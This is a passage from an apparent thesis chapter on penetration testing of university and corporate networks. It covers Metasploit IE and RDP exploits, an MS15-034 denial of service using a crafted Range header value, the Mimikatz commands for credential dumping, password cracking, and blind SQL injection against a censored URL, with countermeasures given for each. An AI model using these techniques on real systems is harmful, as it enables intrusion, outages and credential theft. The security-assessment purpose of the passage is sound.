This attack is based on the vulnerabilities at Internet Explorer browser in LAN. The default installation of old operating system such as Windows XP or Windows Server 2003 comes with the old version of Internet Explorer which are IE6, IE7 and IE8. If these systems are not updated then the exploit action can be possible. In this attack, it was aimed to exploit a computer via Internet Explorer vulnerabilities with Metasploit framework. Meterpreter commands are given in Figure 5.26.



Figure 5.26 MS10-018 exploit with Metasploit

Here, only "URIPATH" was inserted by the attacker. "URIPATH" was used to construct the address of malicious URL. "/" was selected to indicate that no addition was done for URL. After the exploit command, the attacker computer started to listen the incoming connection. A victim was exploited and the Meterpreter session was opened by this exploit. This is given in below part of Figure 5.26. After Meterpreter session was started, many actions on remote computer can be possible to

do. As an example, keystrokes were dumped from this computer remotely (Fig. 5.27).

Figure 5.27 Dumping keystrokes via MS10-018

This attack was repeated after enabling antivirus software. Firstly, while this attack was performed, the antivirus software was not installed to the computer. After successfully exploitation, an updated antivirus software was installed to this production computer. Installation of an antivirus to the production computer was not a preferred option on corporate network generally. Because some features of SCADA software may be blocked after antivirus software scan. The exploit action was repeated and the result is given in Figure 5.28.



Figure 5.28 Antivirus block MS10-018 exploit

As it can be seen in Figure 5.28, after installing the antivirus software, the exploitation was not occurred successfully. Antivirus software installation to critical servers and clients is a must on corporate networks. In the security solution part, these are all retraced. It is strictly recommended that installing and updating operating system, antivirus and 3rd party software such as Java, Adobe Flash, Adobe Reader, Chrome and Internet Explorer is vital.

5.8 Exploitation of MS12-020

This attack was performed on the university network from the outside by the help of the Internet. This vulnerability is about remote desktop service and anyone can

allow remote code execution on RDP port 3389 because of this vulnerability. After a Nessus scan, a server computer was observed that it had this vulnerability. By exploiting this vulnerability, server was crashed and can be restarted remotely. This was a bad situation if this server was an important services server such as DNS, DHCP, university web page or authentication server. Nessus scan result is shown in Figure 5.29.

Figure 5.29 Nessus scan result for MS12-020

After finding this vulnerability, Metasploit framework was used to exploit this vulnerability by using commands shown in Figure 5.30.



Figure 5.30 MS12-020 exploit with Metasploit

After performing the exploitation, the server was crashed and down for a while. This is also a dangerous attack because by the help of writing a script for doing this

attack regularly and the implementation of this will cause serious problems. "Ping" reply was lost as it can be seen Figure 5.31.



Figure 5.31 Server is down via MS12-020 exploit

Here, more than one mistakes were done by system administrators of the university network. One of them was to use default RDP port 3389, the other was to open RDP port to WAN which means it was open on the internet, surely this server will be attacked by curious people. The worst one was to use RDP instead of a secure connection to the corporate networks such as VPN technology. Remote desktop service is weak and unsecure way to connect to remote sites.

5.9 Exploitation of MS15-034

This attack is based on the vulnerability that it is possible to execute remote code via HTTP requests to Windows operating system over the Internet.

This attack was performed on the university network from the outside. Seven servers had this vulnerability and they were crashed successfully via "wget" command by remotely. In general, default installation of IIS and the image of default IIS causes this vulnerability. This kind of default IIS installation can be exploited and

can trigger a system crash remotely. Firstly, Nessus scan was done (Fig. 5.32).

Severity ▲	Plugin Name	Plugin Family
CRITICAL	MS15-034: Vulnerability in HTTP.sys Could Allow Remote Code Exec...	Windows
MEDIUM	Microsoft Windows Remote Desktop Protocol Server Man-in-the-Mi...	Windows
MEDIUM	SSL Certificate Cannot Be Trusted	General

Figure 5.32 Nessus scan result for MS15-034

As it can be seen, this computer had Windows Server 2012 R2 operating system. This attack was performed via Kali Shell console as shown in Figure 5.33.



Figure 5.33 MS15-034 attack via console

A crafted HTTP request was used send to the target. So anyone can perform a DoS attack by changing the value of the range. The “Range” value in the research was taken “`18-18446744073709551615`” byte value. The number 18 was arbitrary and many other values can work, though it will also depend on the size of the resource of request. As a result, this code performed DoS attack and caused the crash of the system on default installation of IIS which was exactly due to “`welcome.png`” image. The “`Ping`” operation to the server was loss after a while because of being down (Fig. 5.34).



Figure 5.34 Server is down via MS15-034 exploit

As it can be seen from this attack, the default installation of IIS with "`welcome.png`" can be really dangerous. These servers should not be left with default configuration. The operating system updates can solve this issue. Besides, this attack was again performed to the server which has default IIS installation with data instead of welcome.png. The attack was unsuccessful. Since the data in the default installation was not vulnerable.

5.10 LM Hash Cracking with Cain and Abel

In this attack, the goal was to crack Windows login credential on a production computer located in the LAN. This test was performed from inside the network. Cain and Abel tool was used. Firstly, Brute Force attack was used. When Brute Force attack was used, the required time for trying all possible combinations consists of up to 8 letters, digits or symbols might require a time up to 100 years. Therefore, it can be easily seen that this test was nearly impossible for this situation. For small length passwords, Brute Force attack can be applicable but when the password is large and the password contains the union of numbers, alphabetic, special and punctuation characters, it is nearly impossible to find the result by Brute Force attack.

For the reason mentioned above, the Dictionary attack was performed to achieve LM Hash cracking. A small size wordlist was used for dictionary. This wordlist was made by the most used and simple passwords.

In Dictionary attack, at first, by using Cain and Abel for cracking the local passwords, the hashes from local system was imported to the "`Cracker`" side of the program. This hashes came from Security Account Manager (SAM) file located in "`System32\config`" on Windows directory. After doing this, the usernames of the computer were listed with relevant hashes. Finally, for starting attack, right click and selecting the attack type operations were performed, here this was Dictionary attack with NTLM Hashes as given in Figure 5.35.



Figure 5.35 Dictionary attack via Cain and Abel

By selecting "NTLM Hashes" from the menu, a new screen was opened and the wordlist and wordlist options can be chosen. Finally, the process was started by clicking "`start`" button. After this process, it can be seen that the password was cracked successfully with the selected wordlist (Fig. 5.36). The passwords in the wordlist was being tried one by one until the correct password was found. In this attack, the matched password was at the 2980280th position and the password was revealed in a red box at the bottom side of the screen which was censored for security reason. It should be noticed that, one million password was tried by Dictionary attack in 68 minutes with a netbook having 1GB RAM and Intel Atom CPU.

In this attack, it can be said that Cain and Abel is a dangerous tool to be used on a

corporate network. Many attacks can be performed by using Cain and Abel. In a corporate network, this tool should not be used for any reason. Besides, installing of a program and executing a malicious file should be restricted for protecting the systems on a corporate network.



Figure 5.36 Password cracking via Cain and Abel

5.11 LSA Dump for Password Hacking with Mimikatz

In this attack, the goal was to crack Windows login credential of a production computer on a corporate network. This attack was performed from inside the network. For this purpose, Mimikatz tool was used.



Figure 5.37 Cracking Windows login credentials via Mimikatz

As it can be seen in Figure 5.37, Mimikatz tool was opened with administrative right on a computer and only two commands "`privilege::debug`" and "`sekurlsa::logonPaswords full`" were executed. These commands were used to reveal Windows login credentials for local computer and domain passwords (Fig. 5.38.). A malicious person, who can logon to the system having administrative privileges, can crack the passwords within seconds. Therefore, this is a really dangerous situation.



Figure 5.38 Cracked Windows login credentials

Here, the password was revealed clearly within seconds but for security reason it was censored. This was a production computer and the physical access to the computer was possible. So a person can mount a flash disk to the computer and

execute this tool as a portable tool after accessing to this computer physically then it can result the password disclosure. For protecting the systems, the access to the computers are had to be blocked. Only authorized person should access to the computer. Operators should not have administrative rights. If this operator has an unprivileged account then this disclosure will not occur. Blocking the portable executable file on corporate computer must be taken as a countermeasure. This is so risky that anyone can execute a malicious file on these computers. Besides, Mimikatz tool is now blocked by antiviruses and Windows Defender as a malicious tool. Using an updated antivirus or Windows Defender will protect the corporations from this kind of attacks.

5.12 Reconnaissance of a Webpage

In this attack, firstly the reconnaissance process was performed with Uniscan tool over the internet. After finding SQL injection vulnerability, as given in section 5.13, SQL injection of this web page can be performed. Via the attacks given in section 5.12 and 5.13, critical information such as password and the documents were revealed. The result of the attack performed by the tool Uniscan was given in Figure 5.39. For security reason, the password and the name of the documents were censored.



Figure 5.39 Scanning a webpage by Uniscan tool

This scan took nearly six hours and the result of the test was incredible. The web server of the web page was Microsoft-IIS/6.0 and the IP address of the hosting "21x.xxx.xxx.xx4" was revealed. Besides this, fourteen e-mail addresses used in target domain were discovered. These e-mail addresses may be used for Spear Phishing attack. Because of security issues, these e-mails were not given. Also, so

many files on the domain directory were discovered (Fig. 5.40).

Figure 5.40 File disclosure from the webpage

As it can be seen, many files were located on the relevant domain directory. In these files, a critical file named "`filelist.xml`" was found in the "`BANKA KARTLARI VE KREDI KARTLARI_dosyalar`" directory. There were nearly fifty files on the domain directory. The files which were open to the public access on the internet must be strictly controlled and protected. If this is not done, then the information leakage can be possible from the corporate web page or intranet portal.

Finally, Blind SQL injection vulnerability was found in the scanned web page. This was a serious vulnerability that the files or the usernames and passwords may be exploited because of this vulnerability. Found Blind SQL injection vulnerability is given in Figure 5.41.



Figure 5.41 Blind SQL injection vulnerability

Because of security reasons, domain name and vulnerable ID's were censored. In

Chapter 5.13, Blind SQL injection attack will be performed after selecting a vulnerable URL shown in Figure 5.41. After this process, it should be discovered whether a SQL injection attack will be successful or not.

The reconnaissance of a web page can be very useful and find many information about corporate web page such as e-mails, hidden files and vulnerabilities. System administrators and web administrators have to protect these information and know which assets of company are open on the internet.

5.13 SQL Injection and Information Disclosure of a Webpage

In this attack, Blind SQL injection attack to a webpage which was found as vulnerable in section 5.12 was performed. The goal was to perform critical information leakage such as passwords and the tables of the database. One of the Blind SQL vulnerabilities found in 5.12 was chosen to attack by Havij tool. "`http://www.xxxxx.org.tr/hakkimizda.php?grup=33&DonemId=3&uyelik=komite+AND+1=1`" was inserted into the Havij tool as a target (Fig. 5.42).

Figure 5.42 Blind SQL injection by Havij tool

After setting the target, analyze process was started by pressing relevant button. After a while, Havij tool was trying to exploit the database of the webpage via SQL injection methods one by one according to statement given above. Firstly, the type of database was found and then the database used for the web page named "`sed_xxx_vt`" was revealed (Figure 5.42). By pressing "`Get Tables`" button, all tables of this database can be discovered (Fig. 5.43).

Figure 5.43 Disclosure of tables of webpage database

As it can be seen from Figure 5.43, all tables were available to find the columns of the requested table. Here, the table "`kullanicilar`" was chosen to get its columns. After clicking to the table name "`kullanicilar`", and pressing "`Get Columns`" button, all columns of this table can be revealed. Finally, the columns "`username`" and "`sifre`" were selected to recover by pressing "`Get Data`" button (Fig. 5.44).



Figure 5.44 Disclosure of username and password of webpage

This was a really bad situation for a corporate company that all usernames and passwords can be discovered by SQL injection. These information should not be revealed like this. The other important data to discover was "`tblbasvuru`" table. The leakage of this was also possible as given in Figure 5.45.



Figure 5.45 Disclosure of tblbasvuru table

As it can be seen, all critical information such as company name, e-mail, IP address, phone numbers were retrieved from the database. For security reasons, the contents of table was not viewed.

In this attack, SQL injection was performed successfully and so many critical information were retrieved from the database including username and password also critical application information. This is a corporate webpage and the possibility of the data leakage is available. This condition is absolutely unacceptable. This webpage must be coded with secure programming techniques so the security of the webpage must be taken by the system and database administrators.

5.14 SQL SA User Cracking and Database Disclosure

In this attack, the goal was to crack the password of SA user of MS-SQL server on a corporate network from inside the network. An internal LAN IP was PC was used for this purpose. In order to find MS-SQL servers on the network the scanning tool, Nmap, was used. The scanning was performed on 1433 port of the servers and the result is given in Figure 5.46.

